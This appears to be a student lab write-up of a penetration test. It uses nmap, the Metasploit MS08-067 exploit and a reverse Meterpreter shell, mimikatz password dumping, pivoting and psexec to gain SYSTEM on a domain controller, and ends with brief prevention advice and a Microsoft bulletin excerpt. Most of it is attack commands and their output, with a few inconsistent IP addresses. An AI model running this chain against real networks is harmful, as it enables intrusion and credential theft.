

Identifying potential system and network vulnerabilities

nmap -sP 198.51.100.0/24



- nmap scan range from 198.51.100.0/24
- We discovered the routers' IP: 198.51.100.1

nmap -v -A 198.51.100.1 command to scan the target network using a verbose NMAP scan to enumerate network and discover any potential misconfigurations and/or vulnerable information systems



Google search for Exploiting Windows XP SMB – research reveals the specific exploit's module name in Metasploit

Search, use ms08_067_netapi

```
msf > search ms08_067_netapi

Matching Modules
================

   Name                              Disclosure Date  Rank   Description
   ----                              ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft Server Service Relative Path Stack Corruption


msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

set RHOST 198.151.100.1

```
Terminal
File  Edit  View  Search  Terminal  Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set RHOST 198.51.100.1
RHOST => 198.51.100.1
msf exploit(ms08_067_netapi) > exploit
```

Exploit result

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 203.0.113.24:4444
[*] 198.51.100.1:445 - Automatically detecting the target...
[*] 198.51.100.1:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 198.51.100.1:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 198.51.100.1:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 198.51.100.1
[*] Meterpreter session 1 opened (203.0.113.24:4444 -> 198.51.100.1:50504) at 2020-03-17 20:32:13 -0400

meterpreter >
```

shell – going even further and acquire a Windows shell by typing in the **shell** at the meterpreter prompt**.** A Windows\System32> will appear. Next, we type command **arp -a** in the Windows Shell to view the ARP cache and any revolved IP addresses

" *-a Displays current ARP entries by interrogating the current protocol data. If inet_addr is specified, the IP and Physica addresses for only the specified computer are displayed. If more than one network interface uses ARP, entries for each ARP table are displayed*."

```
meterpreter > shell
Process 580 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>arp -a
arp -a

Interface: 192.168.11.110 --- 0x2
  Internet Address      Physical Address      Type
  192.168.11.100        00-0c-29-a1-4d-35     dynamic
  192.168.11.111        00-0c-29-4c-cc-58     dynamic

Interface: 10.0.2.251 --- 0x3
  Internet Address      Physical Address      Type
  10.0.2.1              00-0c-29-a3-1b-f8     dynamic
  10.0.2.252            00-0c-29-4c-cc-4e     dynamic

C:\WINDOWS\system32>
```

CTRL+C - creating a pivoting point by hitting CTRL+C to return to the meterpreter session, then add a route onto Metaspolit's routing table with the following command: **run autoroute -s 10.0.2.0/24.** It was successful and you can see **"Added route to 10.0.2.0/255.255.255.0 via 198.51.100.1"**

```
C:\WINDOWS\system32>^C
Terminate channel 1? [y/N]  y
meterpreter > run autoroute -s 10.0.2.0/24
[*] Adding a route to 10.0.2.0/255.255.255.0...
[+] Added route to 10.0.2.0/255.255.255.0 via 198.51.100.1
[*] Use the -p option to list all active routes
meterpreter >
```

load mimikatz – in the meterpreter it is beneficial to run mimikatz to try and dump password hashes.

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter >
```

mimikatz_command -f sekurlsa::searchPasswords - after we load mimikatz we run the tool and direct it to search passwords. Doing so reveals the set of credentials, **Administrator** and **NOT@nother**

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { REMOTE INTERACTIVE LOGON ; NT AUTHORITY ; 38bb5002 }
[1] { X86-STUDENT$ ; TEST ; 631aa77056efc719c0a12e93bc85363a6fda06e5638c2d3fd15ff6fd }
[2] { X86-STUDENT$ ; TEST ; 91bf1edd1ef6e16967f2387e07c9d60f166ad9181d69753899276913 }
[3] { x86-student$ ; TEST.TESTDOMAIN.COM ; 91bf1edd1ef6e16967f2387e07c9d60f166ad9181d69753899276913 }
[4] { X86-STUDENT$ ; TEST ; 631aa77056efc719c0a12e93bc85363a6fda06e5638c2d3fd15ff6fd }
[5] { X86-STUDENT$ ; TEST ; 91bf1edd1ef6e16967f2387e07c9d60f166ad9181d69753899276913 }
[6] { Administrator ; X86-STUDENT ; NOT@nother }
[7] { Administrator ; TEST ; NOT@nother }
[8] { Administrator ; X86-STUDENT ; NOT@nother }
[9] { X86-STUDENT$ ; TEST ; 91bf1edd1ef6e16967f2387e07c9d60f166ad9181d69753899276913 }
[10] { Administrator ; TEST ; NOT@nother }
meterpreter >
```

```
auxiliary/scanner/portscan/ftpbounce                    normal    FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn                          normal    TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp                          normal    TCP Port Scanner
auxiliary/scanner/portscan/xmas                         normal    TCP "XMas" Port Scanner
```

use auxiliary/scanner/portscan/tcp - command to select the TCP scanning module and **set RHOSTS 10.0.2.255, set THREADS 20, set CONCURRENCY 100, set PORTS 1-4000**

```
msf exploit(ms08_067_netapi) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 10.0.2.252
RHOSTS => 10.0.2.252
msf auxiliary(tcp) > set THREADS 20
THREADS => 20
msf auxiliary(tcp) > set CONCURRENCY 100
CONCURRENCY => 100
msf auxiliary(tcp) > set PORTS 1-4000
PORTS => 1-4000
msf auxiliary(tcp) >
```

```
msf auxiliary(tcp) > run

[*] 10.0.2.252:           - 10.0.2.252:53 - TCP OPEN
[*] 10.0.2.252:           - 10.0.2.252:21 - TCP OPEN
[*] 10.0.2.252:           - 10.0.2.252:88 - TCP OPEN
[*] 10.0.2.252:           - 10.0.2.252:135 - TCP OPEN
[*] 10.0.2.252:           - 10.0.2.252:139 - TCP OPEN
[*] 10.0.2.252:           - 10.0.2.252:389 - TCP OPEN
[*] 10.0.2.252:           - 10.0.2.252:445 - TCP OPEN
[*] 10.0.2.252:           - 10.0.2.252:464 - TCP OPEN
[*] 10.0.2.252:           - 10.0.2.252:593 - TCP OPEN
[*] 10.0.2.252:           - 10.0.2.252:636 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

The machine at address 10.0.0.252 is potentially a **Domain Controller** as indicated by the ports open there. Therefore, we try to gain system privileges on the box through the **psexec** exploit

```
   exploit/windows/smb/ms15_020_shortcut_icon_dllloader                2015-03-10       excellent  Microsoft Windows Shell LNK Code Ex
ecution
   exploit/windows/smb/netidentity_xtierrpcpipe                        2009-04-06       great      Novell NetIdentity Agent XTIERRPCPI
PE Named Pipe Buffer Overflow
   exploit/windows/smb/psexec                                          1999-01-01       manual     Microsoft Windows Authenticated Use
r Code Execution
   exploit/windows/smb/psexec_psh                                      1999-01-01       manual     Microsoft Windows Authenticated Pow
```

use exploit/windows/smb/psexec – using the smb psexec module to acquire a meterpreter shell and the set the options as follows: **set RHOST 10.0.2.252, set SMBUser Administrator, set SMBPASS NOT@nother**

```
msf auxiliary(tcp) > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.0.2.252
RHOST => 10.0.2.252
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPASS NOT@nother
SMBPASS => NOT@nother
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                 10.0.2.252       yes       The target address
   RPORT                 445              yes       The SMB service port
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write fo
lder share
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               NOT@nother       no        The password for the specified username
   SMBUser               Administrator    no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) >
```

Exploit – the metasploit exploit acquire a meterpreter shell connected to the Domain Controller.

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 203.0.113.24:4444
[*] 10.0.2.252:445 - Connecting to the server...
[*] 10.0.2.252:445 - Authenticating to 10.0.2.252:445 as user 'Administrator'...
[*] 10.0.2.252:445 - Selecting PowerShell target
[*] 10.0.2.252:445 - Executing the payload...
[+] 10.0.2.252:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957999 bytes) to 198.51.100.1
[*] Meterpreter session 2 opened (203.0.113.24:4444 -> 198.51.100.1:59844) at 2020-03-17 21:33:28 -0400

meterpreter >
```

PSExec is an exploit that can give you system privileges to a box when you know the box's credentials. Because we enumerated password hashes earlier, it is useful to try those creds on the 10.0.2.252 machine using the PSExec exploit.

getsystem – we ran the command getsystem to escalate privileges and obtain SYSTEM privileges on the Domain Controller. As you see it was successful and got the message: **…got system via technique 1**

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```


shell – using the meterpreter session we attempt to enumerate any information we can use later down the road. We type command shell to get a Windows prompt and then view the ARP table again with **arp -a** to view any resolved IP addresses. You will see there other machines potentially active on the **10.0.2.x network, 10.0.2.23, 10.0.2.32, and 10.0.2.251**

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 1668 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>arp -a
arp -a

Interface: 10.0.2.252 --- 0xa
  Internet Address      Physical Address      Type
  10.0.2.1              00-0c-29-a3-1b-f8     dynamic
  10.0.2.23             00-0c-29-c0-e8-56     dynamic
  10.0.2.32             00-0c-29-d9-28-4b     dynamic
  10.0.2.251            00-0c-29-f3-f4-0f     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static

Interface: 192.168.11.111 --- 0x10
  Internet Address      Physical Address      Type
  192.168.11.100        00-0c-29-a1-4d-35     dynamic
  192.168.11.110        00-0c-29-f3-f4-19     dynamic
  192.168.11.112        00-0c-29-c0-e8-60     dynamic
  192.168.11.211        00-0c-29-d9-28-55     dynamic
  192.168.11.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static

C:\Windows\system32>
```

PREVENTION

- Update to the latest software to install the latest patches
- Set up and implement firewall rules to stop incoming connections on port 445.
- Set up an Intrusion Detection System (**IDS**) to detect attacks from external networks in the case of a real scenario. This is imperative because we can log the attack attempts and send those signals to the firewall or router.
- Setting up an Intrusion Prevention System (**IPS**) would also be of great help because it combines signature, protocol and anomaly inspection methods to detect malicious activity within the network. Stealth port scans (as seen earlier) would be picked up by snort, logged and available for analysis by admins.

Snort Rules Example:



We can use also information from Microsoft Security Bulletin to stay up to date with the latest vulnerabilities.https://docs.microsoft.com/en-us/security-

10/11/2017 • 44 minutes to read •

Security Bulletin

Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

General Information

Executive Summary

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

This security update is rated Critical for all supported editions of Microsoft Windows 2000, Windows XP, Windows Server 2003, and rated Important for all supported editions of Windows Vista and Windows Server 2008. For more information, see the subsection, **Affected and Non-Affected Software**, in this section.

The security update addresses the vulnerability by correcting the way that the Server service handles RPC requests. For more information about the vulnerability, see the Frequently Asked Questions (FAQ) subsection for the specific vulnerability entry under the next section, **Vulnerability Information**.

Recommendation. Microsoft recommends that customers apply the update immediately.

Known Issues. None

(Brought to you by: ***Farhan, Showkat, John, Eze and Sebastian****)*